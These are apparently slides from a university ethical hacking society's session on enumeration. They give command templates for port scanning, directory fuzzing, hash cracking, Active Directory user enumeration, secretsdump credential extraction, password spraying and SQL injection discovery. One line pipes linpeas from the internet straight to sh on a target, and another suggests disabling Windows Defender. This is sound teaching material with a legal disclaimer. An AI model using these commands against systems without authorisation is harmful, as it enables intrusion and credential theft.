
Ethical Student Hackers Enumeration The Legal Bit The
Ethical Student Hackers Enumeration
The Legal Bit ● The skills taught in these sessions allow identification and exploitation of security vulnerabilities in systems. We strive to give you a place to practice legally, and can point you to other places to practice. These skills should not be used on systems where you do not have explicit permission from the owner of the system. It is VERY easy to end up in breach of relevant laws, and we can accept no responsibility for anything you do with the skills learnt here. ● If we have reason to believe that you are utilising these skills against systems where you are not authorised you will be banned from our events, and if necessary the relevant authorities will be alerted. ● Remember, if you have any doubts as to if something is legal or authorised, just don't do it until you are able to confirm you are allowed to.
Code of Conduct ● Before proceeding past this point you must read and agree to our Code of Conduct - this is a requirement from the University for us to operate as a society. ● If you have any doubts or need anything clarified, please ask a member of the committee. ● Breaching the Code of Conduct = immediate ejection and further consequences. ● Code of Conduct can be found at https: //shefesh. com/downloads/SESH%20 Code%20 of%20 Conduct. pdf
What is Enumeration? Enumeration is one of the most important methodologies in cybersecurity - especially for offensive security In a nutshell, it’s all about information gathering Not only automated scanning, but manual exploration of - Webpages Networks File Systems Enumeration is recursive, too! - You might find a new service and have to enumerate that You might find some credentials and want to see what new things you can access

Why do we do it? To figure out the kind of system we’re dealing with - Whether it’s networked (outgoing and incoming connections, protocols) What the OS is (Any known exploits? Vulnerable kernel versions? ) What its purpose is (web server? Domain controller? ) To figure out a way in - Vulnerable software versions or exposed ports Users and credentials left lying around To spot anything out of the ordinary - Interesting files and unusual processes Remote connections to other services/machines We’ll hopefully cover more of this in the Privilege Escalation session! (knowing how to do it also makes you less sad when someone on the HTB forums tells you to “enumerate more”)

What are we looking for? Open ports - Useful services like SMB, SSH, and Windows Services like LDAP & Kerberos Config info, users & credentials - Default creds for common services Passwords lying around in public documents, config files & exposed databases Version numbers, package info etc Running services and funky processes - Machines communicating with each other Processes downloading things from a server Stuff running as root Anything that runs periodically is a possible path to a foothold/privesc

Really Useful Stuff Seclists - Very useful list of lists - ranging from passwords to directories to usernames Priv. Esc Scripts Suite - https: //github. com/carlospolop/privilege-escalation-awesome-scripts-suite https: //book. hacktricks. xyz/ is a really useful guide for explaining how Win. Peas and Lin. Peas work, and why they flag up the things they do https: //ippsec. rocks - Just search the tool/service you want to learn about - e. g. “LDAP”, “nmap”, “Lin. Peas” Enumeration of a website: Tabby, Admirer Windows Enumeration: CTF, Forest, Resolute, Sauna Find all these links and more at https: //www. shefesh. com/wiki/resources

Nmap is one of the first steps in a security assessment - it scans the most common ports (or a specific list of ports), checks if they are open, and tries to discover services on each of them. It comes preinstalled on Kali Linux A standard command to run nmap on the most common ports is: nmap -s. C -s. V [ip] - s. C is use safe scripts s. V is enumerate versions/services o. A [file directory] can be used to output the data in all formats to a directory You can also specify ports with the -p flag (use -p- to scan all 65535 ports) and control the speed of the scan with the -Tx flag where x is the intensity from 0 to 5 (0 is highest!) The -O flag discovers the operating system. You can even disable host discovery with the -Pn flag, which can be useful if your packets get dropped! Another tip is to run an all ports scan in the background while you test (use nmap -p- [ip])

Gobuster is a tool that is used for enumerating multiple services, most notably HTTP/S services. However it also supports DNS and vhost enumeration. After an nmap scan it’s always worth having some form of enumeration running in the background while you actively search for other exploitation paths. An example of this would be to run gobuster file/directory enumeration against the server you're exploiting. - gobuster dir -w [file/directory wordlist] -u [http: // + ip] -x can be used to specify extensions, e. g. -x php, html, txt -s & -b can be used to add or remove response codes from the filter list Gobuster can also be used for DNS enumeration for subdomains as well as virtual host enumeration.

Wfuzz Allows injection of payloads into HTTP requests (similar to the Burp Intruder module) Payload positions are marked by the FUZZ word - for example: - - wfuzz -u http: //example. com/FUZZ -w wordlist/general/common. txt will replace FUZZ with all words in the specified wordlist (useful for URL discovery) wfuzz -u http: //example. com/login. php -d ‘email=FUZZ&password=testpass’ -w /path/to/email-list p 127. 0. 0. 1: 8080: HTTP will use the -d parameter to pass data to a POST request and enumerate possible emails that we can login with - it also passes the request through a proxy, so we can see what it’s doing wfuzz -u http: //example. com/search. php? search=FUZZ -w /path/to/search-terms -b ‘PHPSESSID=12345678912345678’ performs a search, passing a cookie with -b Remember to add box URLs to your /etc/hosts folder if wfuzz is struggling to connect!
John/Hashcat Both John and Hashcat are tools for password cracking. Often used once you have a foothold on a machine to allow for further exploitation. A hash is the output once a password has been put through a one way function. This one way function means that you can turn a password into a hash easily, however turning the hash back into the password is very time and computationally expensive. John typically uses CPU to crack hashes, however has support for GPU. Hashcat has full support for GPU. - https: //gchq. github. io/Cyber. Chef/ - Useful for analysing hashes Worksheet 3 (Juice Shop revisited) has a question on John - see this sheet at https: //www. shefesh. com/wiki/worksheets for more details

Using John Once you know the type of hash that you want to crack, you want to find the location of a password list file. These can commonly be found in kali linux under /user/share/wordlists or /usr/share/seclists/ - john --list=formats john [hash file] --wordlist=[wordlist file] --format=[hash format] john [hash file] --show --format=[hash format]

Using Hash. Cat Hashcat can crack a variety of different password hash formats using the GPU. The following commands will help find the ID of the hash you want to crack - hashcat --help hashcat -m [hash id] [hash file] [wordlist file]

Windows Enumeration DNS scanning to get an FQDN - dig -t SRV _ldap. _tcp. <domain fqdn> performs an ‘SRV’ search against the specified domain nmap --script dns-srv-enum –script-args “dns-srv-enum. domain=’<domain fqdn> is similar Kerbrute - Can enumerate valid users with an Active Directory pre-authentication attack (kerbrute userenum -dc [ip] -d [domain string] /path/to/wordlist) Can also do a password spray (quietly too) impacket - a suite of Python scripts that can remotely enumerate windows machines - Get. NPUsers. py -no-pass -dc-ip [ip] [domain-name]/[user-account] enumerates users + exports TGTs secretsdump. py [domain-name]/[user]: [password]@[ip] looks for exposed hashes + secrets stored in registry (requires a username and password) See this great article for more: https: //medium. com/@Shorty 420/enumerating-ad-98 e 0821 c 4 c 78

More Windows Enum ldapsearch - opens a connection to the specified LDAP server and performs a search - - ldapsearch -h [ip] -b “DC=dcname, DC=tld” ‘(object. Class=Person)’ searches for objects with the ‘Person’ class, where -b is the searchbase (read right to left, where DC is a ‘domain component’ and the DC to its left is a sub-component in the tree) Or add a filter to the end, such as s. AMAccount. Name, to only get that info - for example: ldapsearch -h [ip] -b “DC=dcname, DC=tld” ‘(object. Class=Person)’ s. AMAccount. Name | grep s. AMAccount. Name These usernames can later be passed to something like crackmapexec when doing a password spray Crackmapexec - - More an exploitation package than an enumeration one, but still useful in conjunction with ldapenum/impacket Also capable of doing password spraying - crackmapexec smb [ip] --pass-pol -u ‘’ -p ‘’ to get password policy (check the ‘Account Lockout Threshold’ before the spray!), and crackmapexec smb [ip] -u /path/to/userlist p /path/to/passwordlist to run the spray Incredible docs: https: //mpgn. gitbook. io/crackmapexec/

Even More Windows Enum! rpcclient - yet another way of enumerating user accounts - Connect with null authentication: rpcclient -U ‘’ [ip] enumdomusers for user lists and their IDs, enumdomgroups for groups, queryuser [user-rid] for user details, queryusergroups [user-rid] for groups a user belongs to, querygroup [group-rid] for group details Metasploit - Metasploit can do brute force authentication attacks It can also try to connect to SMB shares - checking for anonymous authentication is always a good thing to do Always be careful when brute forcing, with Crackmapexec, Metasploit or otherwise - you don’t want to lock someone out of their account!

Hydra is a tool for brute forcing usernames and passwords for different services. It has support for 50 different protocols. Unlike John, this uses a network connection in order to find the password - each username and password combination is sent to the server and used for authentication. If the combination fails then another different attempt is made. This means that there is a larger overhead when connecting Brute forcing is also very ‘loud’ - it can be easy to see the system is under attack. tcpdump dst port 22

Enumerating SQL Looking for potentially vulnerable inputs - - Look for areas on a site/service that might interact with a database - login forms, comment systems, search fields - anything else? This methodology also applies to looking for potential XSS entry points Provoking error messages to enumerate version - - Try various control characters for different versions of SQL - “, ‘, ; If you provoke an error message, it may reveal something about the flavour of SQL/version that the database is using Prevent this by catching exceptions! Running SQLmap - SQLmap can automatically search for and execute SQL Injection attacks It has a huge range of functionality, supporting full database dumps, automatic blind injection, HTTP authentication, and can be configured directly from a saved HTTP request We won’t cover it today in depth - but read more here: https: //github. com/sqlmapproject/sqlmap/wiki/Usage
Post-exploitation
Lin. Peas Checks for common security issues on a Linux machine - this is an important privilege escalation script, and we will cover it in more detail in the privilege escalation session Running it: - Curl straight to bash with: curl https: //raw. githubusercontent. com/carlospolop /privilege-escalation-awesome-scripts-suite/master/lin. PEAS/linpeas. sh | sh Or host it locally and start a simple Python server with python 3 -m Simple. HTTPServer, then use curl or wget to download the file to the target machine It will highlight particularly useful things in yellow - look for these! You can also use it for host discovery and port scanning (although it does sometimes tell you just to use nmap instead)
Win. Peas Very similar to linpeas in the way it enumerates possible exploit vectors, however winpeas is for windows There are different binaries for it for different architectures, e. g. x 86 and x 64 as well as. bat and. exe formats Sometimes it can be picked up by windows defender, so you might want to disable that beforehand
pspy Pspy is a very useful tool for when you have a foothold on a machine, as it can show some of the processes that are currently running on the machine as well as the uid (user id) of the process running them. Very useful because some scripts could be run as root, with potential exploit paths being nested within the script. For example we may be able to edit the script, or inject our own code inside the script to be run Our next session will go more in depth in privilege escalation and will likely feature this tool.

Upcoming Sessions What’s up next? www. shefesh. com/sessions 23 rd Nov - Privilege Escalation 30 th Nov - OSINT 7 th Dec - Hack the Box 14 th Dec - Final Xmas Session!

Any Questions? www. shefesh. com Thanks for coming!
- Slides: 24